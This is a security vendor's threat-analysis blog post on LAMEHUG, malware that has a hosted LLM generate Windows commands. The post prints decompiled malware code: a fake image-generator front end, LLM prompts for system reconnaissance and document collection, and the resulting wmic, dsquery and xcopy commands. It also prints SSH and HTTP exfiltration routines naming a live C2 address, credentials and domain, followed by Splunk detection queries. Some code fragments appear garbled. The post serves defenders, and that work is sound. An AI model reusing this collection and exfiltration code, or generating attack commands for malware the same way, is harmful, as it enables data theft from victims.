

From Prompt to Payload: LAMEHUG's LLM-Driven Cyber Intrusion | Splunk

By Splunk Threat Research Team, Teoderick Contreras

Published: 2025-09-25 · Archived: 2026-04-29 02:03:16 UTC

Last July 2025, [CERT-UA](#) identified a new and unusually sophisticated threat: LAMEHUG, a malware family that uniquely integrates artificial intelligence into its attack workflow. Unlike traditional malware, LAMEHUG leverages large language models (LLMs) hosted on Hugging Face to dynamically generate commands for reconnaissance, data theft, and system manipulation in real time. Delivered via spear-phishing emails disguised as official documents, it targets Windows environments, harvesting credentials and sensitive files while adapting its behavior to evade detection.

This approach represents a new step in malware development, moving beyond simple automation to attacks that adapt their behavior in real time, making them harder to predict and defend against. In this blog, the [Splunk Threat Research Team](#) (STRT) analyzes the LAMEHUG malware, examining its tactics and techniques to provide insights that can help SOC analysts and blue teamers to identify and respond to such threats.

Analysis

Phishing: Spearphishing Attachment (T1566.001)

According to CERT-UA, this malware was distributed as a phishing attachment disguised as an AI canvas or image generator application. This is also reflected in the file names used, such as `AI_generator_uncensored_Canvas_PRO_v0.9.exe` and `AI_image_generator_v0.95.exe`.

Figure 01 shows the core Python script of one sample, which pretends to function as an image generator by accepting user prompts and generating images through the Hugging Face API. However, the script also reveals its malicious behavior: immediately after the initialization of the `Image_API_URL` variable, a separate thread is launched that calls the `LLM_QUERY_EX()` function responsible for executing the malware's malicious activities.

```
def main():
    Image_API_URL = 'https://router.huggingface.co/nebius/v1/images/generations'
    llm_query_thread = Thread(target = LLM_QUERY_EX)
    print()
    print()
    print()
    print('_____')
    print()
    print('Enter prompt to generate image, for example:')
    print('"Curvy naked woman sitting, long beautiful legs, front view, full body view, visible face, visible tits".')
    print('Be as specific in your prompt as possible.')
    print('Prompts can be typed using any language, but english will return best results')
    print()
    print('_____')
    print()
    print('To use this example prompt, press "ENTER"')
    ping_URL = 'https://webhook.site/b3e30c61-c8a3-4a8f-9489-5b862585a9a7'
    ping_time = {
        'time_run': time.strftime('%Y%m%d-%H%M%S') }
    requests.post(ping_URL, json = ping_time)
    print('To exit, enter `exit`.')
    llm_query_thread.start()
    if not input():
        pass
    cmd = str('Curvy naked woman sitting, long beautiful legs, front view, full body view, visible face, visible tits')
    if cmd == 'exit':
        return None
    print('What should not be on the image,')
    print('Default: "missing fingers, deformed fingers, mutated hands, deformed nipples, bad body,extra limbs, extra digit, bad hands, bad fingers, extra fingers,bad proportions, more than 2 nipples"')
    print('Press "ENTER" to use default')
    if not input():
        pass
    negative_prompt = str('missing fingers, deformed fingers, mutated hands, deformed nipples, bad body,extra limbs, extra digit, bad hands, bad fingers, extra fingers,bad proportions, more than 2 nipples')
    print()
    print()
    print('_____')
    image_thread = Thread(target = query_image, args = (Image_API_URL, {
        'response_format': 'b64_json',
        'prompt': cmd,
        'negative_prompt': negative_prompt,
        'model': 'black-forest-labs/flux-dev' }))
    print('generating image with prompt: ' + cmd)
    print('image generation can take up to 3-5 minutes, please be patient')
    image_thread.start()
```

Figure 01: LAMEHUG Main() and LLM_QUERY_EX Thread

Another variant of the LAMEHUG malware decodes and drops a dummy PDF file, designed to appear as a legitimate document when the victim opens the payload. Figure 02 illustrates the core routine of this variant: after launching a thread to execute the **LLM_QUERY_EX()** function, the malware proceeds to call the **xlsx_open()** function, which is responsible for dropping the decoy PDF file.

```
def main():
    xlsx_filename = 'C:\\programdata\\Додаток.pdf'
    llm_query_thread = Thread(target=LLM_QUERY_EX)
    llm_query_thread.start()
    xlsx_open(xlsx_filename)

main()
```

Figure 02: LAMEHUG Main() and LLM_QUERY_EX Thread

Windows Command Shell (T1059.003)

The `xlsx_open()` function is responsible for decoding a large Base64-encoded string, which represents a dummy PDF file. This file is dropped into the `C:\ProgramData` directory and then executed via a `cmd.exe` subprocess, as shown in Figure 3.

```
def xlsx_open(xlsx_filename):  
    xlsx_content = base64.b64decode(xlsx_base)  
    xlsx_file = open(xlsx_filename, 'wb')  
    xlsx_file.write(xlsx_content)  
    xlsx_file.close()  
    run_xlsx = subprocess.STARTUPINFO()  
    run_xlsx.dwFlags |= subprocess.STARTF_USESHOWWINDOW  
    subprocess.Popen([  
        'cmd.exe',  
        '/c',  
        'start',  
        xlsx_filename], run_xlsx, **('startupinfo',))
```

Figure 03: Decoding and Dropping Decoy PDF File

Figure 04 illustrates how the large Base64 string can be decoded to extract the dummy PDF file, which is used to trick the victim into believing the phishing attachment is a legitimate document. Figure 05 provides a snippet of the decoded PDF, revealing that the content specifically targeted a government agency or department.




Figure 04: Base64 Decoding of Dummy PDF File



Figure 05: The Dummy PDF File

LLM Query

This malware leverages the LLM **Qwen 2.5-Coder-32B-Instruct** model through the **HuggingFace[.]co** service API to generate Windows commands, executed with system administrator-level privileges. The malicious commands are primarily used to:

1. Collect system information and save the output to **C:\ProgramData\info\info.txt**.
2. Recursively copy documents from various targeted directories into **C:\ProgramData\info**, consolidating sensitive files for potential exfiltration.

Figure 06 shows a code snippet from the `LLM_QUERY_EX()` function, which constructs the prompt message sent to the LLM via the HuggingFace API. The function then executes the LLM's response Windows command shell instructions used to steal information from the compromised host.

```
def query_text(prompt):
    LLM_API_URL = 'https://router.huggingface.co/hyperbolic/v1/chat/completions'
    for token in tokens_list:
        authorization_string = 'Bearer ' + token
        headers = {
            'Authorization': authorization_string }
        response = requests.post(LLM_API_URL, headers = headers, json = prompt)
        if response.status_code == 200:
            result = response.json()
            query_result = result['choices'][0]['message']['content']
            return query_result

def LLM_QUERY_EX():
    prompt = {
        'messages': [
            {
                'role': 'Windows systems administrator',
                'content': 'Make a list of commands to create folder C:\\Programdata\\info and to gather computer information, hardware information, process and services information, networks information, AD domain information, to execute in one line and add each result to text file c:\\Programdata\\info\\info.txt. Return only commands, without markdown' }],
        'temperature': 0.1,
        'top_p': 0.1,
        'model': 'Qwen/Qwen2.5-Coder-32B-Instruct' }
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, shell = True, stdout = subprocess.PIPE, stderr = subprocess.STDOUT)
    prompt = {
        'messages': [
            {
                'role': 'Windows systems administrator',
                'content': 'Make a list of commands to copy recursively different office and pdf/txt documents in user Documents,Downloads and Desktop folders to a folder c:\\Programdata\\info\\ to execute in one line. Return only command, without markdown.' }],
        'temperature': 0.1,
        'top_p': 0.1,
        'model': 'Qwen/Qwen2.5-Coder-32B-Instruct' }
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, shell = True, stdout = subprocess.PIPE, stderr = subprocess.STDOUT)
    ssh_send('c:\\Programdata\\info\\')
    return 0
```

Figure 06: The LLM Query Setup of LAMEHUG

System Information Discovery (T1082) and Automated Collection (T1119)

By intercepting and analyzing the LLM’s responses to the prompt queries issued by the LAMEHUG malware, STRT was able to reconstruct the Windows commands executed on the compromised host for the purpose of data theft. Figure 7 illustrates the LLM’s responses for two separate prompt queries generated by the malware. These commands leverage utilities such as **systeminfo**, **wmic**, **whoami**, and **dsquery** to collect detailed system information, while **xcopy.exe** is used to gather targeted documents from multiple folder paths.

```
llm_query1: mkdir C:\Programdata\info && systeminfo >> C:\Programdata\info\info.txt && wmic computersystem get name,domain >
> C:\Programdata\info\info.txt && wmic cpu get name,speed >> C:\Programdata\info\info.txt && wmic memorychip get capacity,sp
eed >> C:\Programdata\info\info.txt && wmic diskdrive get model,size >> C:\Programdata\info\info.txt && wmic nic get name,ma
address,ipaddress >> C:\Programdata\info\info.txt && tasklist >> C:\Programdata\info\info.txt && net start >> C:\Programdat
a\info\info.txt && whoami /user >> C:\Programdata\info\info.txt && dsquery user -samid %username% >> C:\Programdata\info\inf
o.txt && dsquery computer -samid %COMPUTERNAME% >> C:\Programdata\info\info.txt && dsquery group >> C:\Programdata\info\info
.txt && dsquery ou >> C:\Programdata\info\info.txt && dsquery site >> C:\Programdata\info\info.txt && dsquery subnet >> C:\P
rogramdata\info\info.txt && dsquery server >> C:\Programdata\info\info.txt && dsquery domain >> C:\Programdata\info\info.txt

llm_query2: xcopy "C:\Users\%username%\Documents\*.doc*" "C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Documents
\*.pdf" "C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Documents\*.txt" "C:\ProgramData\info\" /S /I & xcopy "C:\
Users\%username%\Downloads\*.doc*" "C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Downloads\*.pdf" "C:\ProgramDat
a\info\" /S /I & xcopy "C:\Users\%username%\Downloads\*.txt" "C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Deskt
op\*.doc*" "C:\ProgramData\info\" /S /I & xcopy "C:\Users\%username%\Desktop\*.pdf" "C:\ProgramData\info\" /S /I & xcopy "C:
\Users\%username%\Desktop\*.txt" "C:\ProgramData\info\" /S /I
```

Figure 07: LAMEHUG System Information Discovery and File Collection

Exfiltration Over C2 Channel(T1041)

All of the data and information collected by LAMEHUG malware is exfiltrated to its command-and-control (C2) server. Figure 8 illustrates one such C2 server using the SSH protocol. The figure reveals the IP address of the server, as well as the username and password credentials used by the malware to transmit the stolen data. This demonstrates how the malware establishes a direct, authenticated connection to the remote server to securely transfer sensitive information from the compromised host.

```
def ssh_send(path):
    address = '144.126.202.227'
    port = 22
    username = 'upstage'
    password = 'upstage'
    target_path = '/tmp/upl/'
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    try:
        client.connect(address, port, username, password)
        sftp = client.open_sftp()
        timestr = time.strftime('%Y%m%d-%H%M%S')
        sftp.mkdir(target_path + timestr)
        target_path = '/tmp/upl/' + timestr + '/'
        for root, dirs, files in os.walk(path):
            for name in files:
                remotepath = target_path + name
                localpath = os.path.join(root, name)

                try:
                    sftp.stat(remotepath)
                    timestr = time.strftime('%Y%m%d-%H%M%S')
                    remotepath = target_path + timestr + '_' + name
                    sftp.put(localpath.encode('utf-8'), remotepath.encode('utf-8'))
                finally:
                    pass
            except IOError:
                None
                sftp.put(localpath, remotepath)
```

Figure 08: LAMEHUG SSH C2 Server

Another variant of this malware encodes the LLM query prompt message sent to the LLM model and also uses HTTP POST requests to exfiltrate sensitive data from the compromised host to its C2 server. Figure 9 illustrates the Base64-encoded prompt message, as well as the HTTPS C2 server endpoint: `stayathomeclasses[.]com/slpw/up[.]php`.

```
def query_text(prompt):
    LLM_API_URL = 'https://router.huggingface.co/hyperbolic/v1/chat/completions'
    for token in tokens_list:
        authorization_string = 'Bearer ' + token
        headers = {
            'Authorization': authorization_string }
        response = requests.post(LLM_API_URL, headers, prompt, **({'headers', 'json'}))
        if response.status_code == 200:
            result = response.json()
            query_result = result['choices'][0]['message']['content']
            return query_result
    return None

def LLM_QUERY_EX():
    prompt_b64_p1 =
    'Ik1ha2UgYSBsaXN0IG9mIGNvbW1hbmRzIHRvIGNvZWF0ZSBmb2xkZXIgdzpcUHJvZ3JhbWRRhdGFcaW5mbyBhbmQgdG8gZ2F0aGVyIGNvbXB1dGVyIGluZm9ybWw0aW9uL
    CBoYXJkd2FyZSBpbmZvcmlhdGlvbiwgcHJvY2VzcyBhbmQgc2VydmljZXIgaW5mb3JtYXRpb24sIG5ldHdvcmtzIGluZm9ybWw0aW9uL
    CBBRCBkb21haW4gaw5mb3JtYXRpb24sIHRvIGV4ZWN1dGUgaW4gb251IGxpbnUgYW5kIGFkZCB1YWN0IHJlc3Vsdc0B0yB0ZXB0IGZpbG9yZpcUHJvZ3JhbWRRhdGFcaW5mb1xpbnVzLnR4dC4gUmV0dXJ1
    G9ubHkgY29tbWw0ZHM5IHdpdGhvdXQgbWY2Rvd24i='
    prompt_b64_p2 =
    'Ik1ha2UgYSBsaXN0IG9mIGNvbW1hbmRzIHRvIGNvZWF0ZSBmb2xkZXIgdzpcUHJvZ3JhbWRRhdGFcaW5mbyBhbmQgdG8gZ2F0aGVyIGNvbXB1dGVyIGluZm9ybWw0aW9uL
    WVudHM5RG93bmxvYWRzIGFuZCBFZXNrdG9wIGZvbGR1cnMgdG8gYSBmb2xkZXIgdzpcUHJvZ3JhbWRRhdGFcaW5mb1wgdG8gZXB0Y3V0ZSBpb251bWw0bWw0ZS4gUmV0dXJ1
    uIG9ubHkgY29tbWw0ZHM5IHdpdGhvdXQgbWY2Rvd24iIA=='
    prompt = {
        'messages': [
            {
                'role': 'user',
                'content': base64.b64decode(prompt_b64_p1).decode('utf-8') }],
        'temperature': 0.1,
        'top_p': 0.1,
        'model': 'Qwen/Qwen2.5-Coder-32B-Instruct' }
    llm_query = query_text(prompt)
    theproc = subprocess.run(llm_query, True, subprocess.PIPE, subprocess.STDOUT, **({'shell', 'stdout', 'stderr'}))
    ping_URL = 'https://stayathomeclasses.com/slpw/up.php'
    with open('c:\\programdata\\info\\info.txt', 'rb') as sysinfo:
        info = {
            'file_upload': sysinfo }
        requests.post(ping_URL, info, **({'files',}))
    return None, None, None
```

Figure 09: LAMEHUG HTTPS C2 Server

Detection

[Windows Wmic CPU Discovery](#)

The following analytic detects the use of WMIC (Windows Management Instrumentation Command-line) for CPU discovery, often executed with commands such as **“wmic cpu get name”** This behavior is commonly associated with reconnaissance, where adversaries seek to gather details about system hardware, assess processing power, or determine if the environment is virtualized.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=
where `process_wmic` (Processes.process="* cpu*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process.
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 10: Windows Wmic CPU Discovery Detection

[Windows Wmic DiskDrive Discovery](#)

The following analytic detects the use of Windows Management Instrumentation Command-line (WMIC) for disk drive discovery activities on a Windows system. This process involves monitoring commands such as “**wmic diskdrive**” which are often used by administrators for inventory and diagnostics but can also be leveraged by attackers to enumerate hardware details for malicious purposes.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_wmic` (Processes.process="* diskdrive*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path Processes.process Processes.process_exec Processes.process_guid
Processes.process_hash Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path
Processes.user Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 11: Windows Wmic DiskDrive Discovery Detection

Windows Wmic Memory Chip Discovery

The following analytic detects the execution of Windows Management Instrumentation Command-line (WMIC) commands related to memory disk chip discovery on a Windows system. Specifically, it monitors instances where commands such as “*wmic memorychip*” are used to retrieve detailed information about installed RAM modules.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_wmic` (Processes.process="* memorychip*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 12: Windows Wmic Memory Chip Discovery Detection

[Windows Wmic Network Discovery](#)

The following analytic detects the execution of Windows Management Instrumentation Command-line (WMIC) commands used for network interface discovery on a Windows system. Specifically, it identifies commands such as **“wmic nic”** that retrieve detailed information about the network adapters installed on the device.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_wmic` (Processes.process="* nic*")
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid Processes.parent_process_id
Processes.parent_process_name Processes.parent_process_path
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```




Figure 13: Windows Wmic Network Discovery Detection

Windows Wmic Systeminfo Discovery

The following analytic detects the execution of Windows Management Instrumentation Command-line (WMIC) commands used for computer system discovery on a Windows system. Specifically, it monitors for commands such as “*wmic computersystem*” that retrieve detailed information about the computer’s model, manufacturer, name, domain, and other system attributes.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes
where `process_wmic` (Processes.process=* computersystem*)
by Processes.action Processes.dest Processes.original_file_name
Processes.parent_process Processes.parent_process_exec Processes.parent_process_guid
Processes.parent_process_id Processes.parent_process_name Processes.parent_process_path
Processes.process Processes.process_exec Processes.process_guid Processes.process_hash
Processes.process_id Processes.process_integrity_level Processes.process_name Processes.process_path
Processes.user Processes.user_id Processes.vendor_product
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
```

